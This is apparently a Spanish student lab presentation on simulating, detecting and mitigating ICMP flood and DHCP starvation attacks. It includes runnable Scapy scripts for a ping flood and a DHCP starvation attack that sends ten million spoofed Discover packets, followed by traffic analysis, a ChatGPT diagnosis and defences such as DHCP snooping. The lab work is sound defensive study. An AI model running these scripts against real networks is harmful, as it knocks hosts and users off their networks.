Simulación, Diagnóstico y Prevención de Ataques de Red

Análisis de ICMP Flood y DHCP Starvation

Camila Guzmán Damián Luna Juan Pablo de la Peña Gonzalo Higuera
Alfredo López

2025

Section 1

Resumen del Proyecto

El trabajo analiza dos ataques DoS:

- ICMP Flood
- DHCP Starvation

Se construyó un laboratorio donde se:

- configuró una topología de red
- lanzaron los ataques
- capturó el tráfico con Scapy y Wireshark

Luego se aplicaron técnicas de ciencia de datos a archivos `pcapng` para detectar anomalías sin conocer previamente los ataques.

Finalmente, se utilizó una inteligencia artificial (ChatGPT 5.1) para obtener un diagnóstico adicional y recomendaciones de mitigación.

Section 2

Primer Descubrimiento

En el primer intento se descubrió que, dada la configuración del switch:

- el análisis solo puede realizarse desde la máquina víctima.

Ataques Analizados

DHCP Starvation

- Envía solicitudes DHCP falsas con MAC aleatorias.
- Agota el pool de direcciones IP.

Ping Flood

- Envío masivo de paquetes ICMP Echo Request.
- Saturación del ancho de banda o recursos del host objetivo.

Topología del Laboratorio

- Máquina víctima/consola y un atacante/analista.
- DHCP configurado con exclusión de las primeras 10 IP la primera corresponde al router.
- Verificación de conectividad mediante pings infinitos.

Section 3

Configuraciones del Router

Configuración DHCP

```
ip dhcp excluded-address
192.168.10.1 192.168.10.10
!
ip dhcp pool LAB
 network 192.168.10.0 255.255.255.0
 default-router 192.168.10.1
 dns-server 8.8.8.8
```

Otras Interfaces

```
interface GigabitEthernet0/0
 ip address 192.168.10.1 255.255.255.0
 duplex auto
 speed auto

interface GigabitEthernet0/1
 ip address 192.168.20.1 255.255.255.0
 duplex auto
 speed auto
```

ICMP Flood con Scapy

- Dirección objetivo: 192.168.10.21
- 1,000 paquetes
- Tamaño: 65,000 bytes (máximo de ICMP)

```
from scapy.layers.inet import IP, ICMP
from scapy.packet import Raw
from scapy.sendrecv import send

def send_ping(target_ip_address: str, number_of_packets_to_send: int = 4, size_of_packet: int =
    ip = IP(dst=target_ip_address)
    icmp = ICMP()
    raw = Raw(b"X" * size_of_packet)
    p = ip / icmp / raw
    send(p, count=number_of_packets_to_send, verbose=0)
    print('send_ping(): Sent ' + str(number_of_packets_to_send) + ' pings of ' + str(size_of_pa


ip = "192.168.10.1"
send_ping(ip, number_of_packets_to_send=10000)
```

- El script es ejecutado desde la terminal del atacante

En Wireshark esto se contempla como un conjunto masivo de observaciones donde se reporta el protocolo ICMP hacia **192.168.10.1** y sus Echos correspondientes.

Script DHCP Starvation - Python/Scapy

```
# dhcpStarvation_helper.py
from scapy.all import (Ether, IP, UDP, BOOTP, DHCP, RandMAC, sendp, get_if_list, get_if_addr)
import sys

# DHCP Discover packet
dhcp_discover = Ether(dst='ff:ff:ff:ff:ff:ff', src=RandMAC()) / \
    IP(src='0.0.0.0', dst='192.168.10.255') / \
    UDP(sport=68, dport=67) / \
    BOOTP(op=1, chaddr=RandMAC()) / \
    DHCP(options=[('message-type','discover'), ('end')])

def find_iface_by_subnet(prefix="192.168.10."):
    for iface in get_if_list():
        try:
            ip = get_if_addr(iface)
            if ip and ip.startswith(prefix): return iface
        except Exception: pass
    return None

def choose_interface(preferred_prefix="192.168.10."):
    if len(sys.argv) > 1: return sys.argv[1]
    iface = find_iface_by_subnet(preferred_prefix)
    if iface: return iface
    ifaces = get_if_list()
    for name in ifaces:
        if "Ethernet" in name or "eth" in name.lower(): return name
    for name in ifaces:
        if "Wi-Fi" in name or "wlan" in name.lower(): return name
    for name in ifaces:
        if "loop" not in name.lower(): return name
    return None
```

Script DHCP Starvation - Python/Scapy

```
def main():
    print("Interfaces:", get_if_list())
    iface = choose_interface()
    if iface is None: print("ERROR: No se pudo detectar interfaz."); return
    print("Interfaz:", iface)
    try:
        sendp(dhcp_discover, iface=iface, count=10000000, verbose=1)
        print("Envío realizado.")
    except Exception as e:
        print("Error:", str(e))
        print("Causas: Sin permisos admin, Npcap mal configurado o adaptador desconectado")

if __name__ == "__main__": main()
```

En Wireshark esto es representado en múltiples solicitudes DHCP. Para verificar que fue exitoso el ataque, en la consola se buscaron los estadísticos del servidor DHCP, donde se verificó que 244 fueron asignados (recordemos que las primeras 10 direcciones fueron omitidas y una le corresponde al ruteador).

Conclusiones

La práctica confirma que, en un entorno controlado, tanto el DHCP Starvation como el Ping Flood son capaces de degradar y/o interrumpir el servicio de red

- el primero acapara las direcciones disponibles del servidor DHCP (245 leases asignados en la prueba)
- el segundo crea congestión perceptible en la conectividad ICMP hacia el router

Section 4

Objetivo


poder identificar los ataques realizados desde el puesto de un analista de tráfico

- esconoce su realización
- se convirtió el archivo `pcapng` de la ventana de tiempo de la simulación a un **csv**
- se abre con Python para poder analizar y hacer visualizaciones del comportamiento de paquetes junto con sus anomalías detectadas

Análisis

Flujo de paquetes a través del tiempo


- Se grafica el flujo de paquetes a través del tiempo
- Incremento significativo en referencia al tráfico no priorizado:
  - Primeros diez minutos
  - Minutos 37 y 42



Análisis por Protocolo

Proporción excesiva de ICMP y DHCP


- Se descubre una proporción excesiva de paquetes:
  - ICMP
  - DHCP
- Excede en millones al resto de protocolos




Correlación Temporal con Protocolos

Confirmación del origen de los picos de tráfico

- Al sobreponer el filtro de paquetes sobre la línea de tiempo anterior
- Se comprueba que esos protocolos son el origen de los picos de tráfico



Análisis de Direcciones IP



Análisis de Direcciones IP

Direcciones IP ordenadas por frecuencia

- Direcciones IP origen y destino ordenadas por frecuencia
- **El hallazgo:**
  - Dirección conflictiva: 192.168.10.13
  - Dirección víctima: 192.168.10.1 (ruteador)
- Esto da indicadores de ataques con intención de deshabilitarlo

Diferentes Fases de Ataque


Análisis comparativo de ICMP Flood vs DHCP Starvation

ICMP Flood

- Más rápido y visible
- Satura el ancho de banda o capacidad de respuesta
- Miles de solicitudes ping
- Eficiente a corto plazo
- Fácil de detectar y mitigar

DHCP Starvation

- No genera tanto tráfico
- Bloquea asignación de IPs válidas
- Silencioso y persistente
- Más eficiente estratégicamente
- Especialmente en redes LAN



Conclusión de Fase 3

Comparación Estratégica

- Ambos ataques afectan la disponibilidad de la red
- **DHCP Starvation:** Más eficiente a nivel estratégico
  - Usa menos recursos para saturar el servicio del router
- **ICMP Flood:** Impacto inmediato con pico más alto
  - Pero es más fácil de detectar y bloquear

Section 5

Fase 4: Diagnóstico con Inteligencia Artificial

Metodología

- Consulta a ChatGPT Pro 5.1 con datos recolectados
- Archivo `.pcapng` de simulación de ataque
- Objetivo: Diagnóstico final y soluciones de mitigación
- Se incluyen sólo las partes cruciales de la conversación

Prompt inicial

"Hola, chat. Eres un analista de tráfico de datos (ciberseguridad) y te llegó este archivo .pcapng. Tu objetivo es analizar y mencionar las anomalías que puedas encontrar. Pesa más de 700 megas el archivo, así que estará en ZIP."

Panorama General del Tráfico

ChatGPT: Resumen Estadístico

[...]

- **Total:** ˜824,397 paquetes
  - ˜822k IPv4, ˜1.2k IPv6
  - ˜1k no-IP
- **Proporción por protocolo:**
  - ICMP: ˜62.5% (515k paquetes) → muchísimo
  - UDP: ˜37.2% (306k paquetes)
  - TCP: casi inexistente: 270 paquetes (˜0.03%)
- **Top hosts internos:**
  - 192.168.10.13 – host más activo (principal origen)
  - 192.168.10.1 – muy probablemente el gateway/router
  - 192.168.10.12 – segundo host interno importante
  - 192.168.10.11 [...]

[...]

Anomalía #1 – Tráfico ICMP Masivo

ChatGPT: Análisis de ICMP

[...]

- Más de 515,000 paquetes ICMP distribuidos en solo 4 flujos
- Principales flujos: 192.168.10.13 192.168.10.1
- Tipos ICMP observados:
  - **Type 8, code 0** – Echo Request (pings)
  - **Type 0, code 0** – Echo Reply
  - Type 3, code 1 – Destination Unreachable
  - Type 3, code 2 – Destination Unreachable

  [...]
- Para un entorno normal, no es nada común tener ¿500k ICMP

Interpretación de ChatGPT

"Esto huele a ataque o prueba de ICMP flood / host discovery masivo entre 192.168.10.13, 192.168.10.1 y 192.168.10.12. No parece tráfico 'normal de usuario' (tipo un par de pings). [...]"

Anomalía #2 – Tormenta de DHCP

ChatGPT: Análisis de Puertos UDP

[...]

- 67/UDP (DHCP server): ˜304,315 paquetes
- 53/UDP (DNS): 1,280 paquetes
- 16990/UDP: 875 paquetes
- 80/TCP: 150 paquetes
- 69/UDP (TFTP): 22 paquetes

[...]

Interpretación de ChatGPT

"Esto es altamente sospechoso de DHCP starvation / DHCP flood o de una herramienta que genera tráfico DHCP [...]. El uso de 192.168.10.0 como host refuerza la idea de spoofing o de un escenario de laboratorio para ataques."

Resumen Ejecutivo de ChatGPT

Conclusiones Principales

- **Escenario de laboratorio con ataques:**
  - ICMP flood / scanning masivo entre 192.168.10.13, 192.168.10.1 y 192.168.10.12
  - Más de 500k paquetes ICMP
- **Tormenta DHCP**
  - Más de 300k paquetes
  - Compatible con DHCP starvation o flood

Diagnóstico Final de la IA

Elementos Identificados

1. **ICMP Flood/Ping Flood:**
   - Más de 515,000 paquetes ICMP entre pocos hosts
   - "Orientado a saturar la red o realizar reconocimiento agresivo"
2. **DHCP Starvation:**
   - Más de 300,000 solicitudes DHCP con direcciones inválidas
   - Intento de consumir todas las direcciones del servidor DHCP
3. **Uso excesivo de puerto UDP atípico (67)**

Section 6

Propuesta del Equipo

Contra ICMP Flood

1. Limitar pings por segundo
2. Bloquear direcciones sospechosas
3. Reducir uso de ICMP interno
4. Monitorear host más activo (192.168.10.13)

Alertas y Monitoreo

- Configurar alertas por volumen alto de ICMP
- Herramientas de monitoreo básico
- Revisar equipos infectados/mal configurados

Resumen del Equipo

Limitar ICMP, bloquear direcciones raras, monitorear el equipo más activo y activar alertas para evitar que un ping flood o DHCP Starvation vuelva a saturar la red.

Mitigación (ChatGPT)

Contra ICMP Flood

1. **Rate limiting** en dispositivos perimetrales
   - Ej: Limitar a 10 paquetes ICMP por segundo
2. **Filtrado de direcciones malformadas**
   - Bloquear 192.168.10.0, 255.255.255.0
3. **Control Plane Policing (CoPP)**
   - Limitar ICMP que llega al CPU del router

Contra DHCP Starvation

1. **DHCP Snooping**
   - `ip dhcp snooping vlan 10`
   - `ip dhcp snooping limit rate 10`
2. **Port Security**
   - Limitar direcciones MAC por puerto
   - `switchport port-security maximum 2`

Mitigación Continua (ChatGPT)

Monitoreo y Endurecimiento

1. **IDS/IPS** (Snort o Suricata)
   - Detectar flood ICMP
   - Detectar DHCP anómalas
   - Detectar escaneos SYN y spoofing
2. **Establecimiento de alertas**
   - Zabbix, PRTG o Grafana
   - Umbrales: ICMP anormal, solicitudes DHCP elevadas
3. **Endurecimiento de sistemas**
   - Actualización continua
   - Deshabilitar servicios no utilizados
   - Monitoreo de integridad (Wazuh, Tripwire)

Section 7

Conclusión del Proyecto

Demostración Práctica

- Ataques de denegación de servicio pueden comprometer la disponibilidad de una red incluso en escenarios locales aparentemente protegidos
- **ICMP Flood:** Impacto inmediato y masivo
- **DHCP Starvation:** Silencioso hasta agotar recursos

Valor del Análisis

- El análisis de tráfico con Python y los resultados generados por ChatGPT mostraron patrones claros de anomalías, identificando a los dispositivos involucrados y validando la naturaleza de los ataques.

Lecciones Aprendidas

Conclusión Final

En la última fase resalta la crucialidad de un experto en área para discriminar comportamientos anómalos de los comúnes, contextualizar tráfico en una red y comprender la configuración y medidas de prevención personalizadas: áreas en las cuales fallan las herramientas de inteligencia artificial.

No obstante, estas pueden detectar en corto tiempo (aunque limitadas por el peso de los archivos) bastantes comportamientos generalmente denominados como atípicos.

Section 8

Referencias

- Denial-of-Service attack. (s. f.). En Devopedia. Recuperado de https://devopedia.org/denial-of-service-attack
- The Evolution of DDoS Attacks: From 1994 SYN Floods to Today's Cyber Battleground. (s. f.). Qrator Labs Blog. Recuperado de https://blog.qrator.net/en/the-evolution-of-ddos-attacks-a-journey-from-1994_192/
- Ping of death. (s. f.). En Wikipedia. Recuperado de https://en.wikipedia.org/wiki/Ping_of_death
- Vakaliuk, T., Others. (2023). Modeling Attacks on the DHCP Protocol in the GNS3 Environment. CEUR Workshop Proceedings.
- Argyraki, K., Cheriton, D. R. (2003). Active Internet Traffic Filtering: Real-time Response to Denial of Service Attacks. arXiv.
- Bouyeddou, B., et al. (2020). DDoS-attacks detection using an efficient measurement model based on statistical metrics. (Detection of flood-based DoS attacks, including ICMP/UDP floods)
- Tun, T. (2020). A Forensics Analysis of ICMP Flooded DDoS Attack using Wireshark. Discoveries in Agriculture and Food Sciences, 8(3), 08–15. https://doi.org/10.14738/tnc.83.8250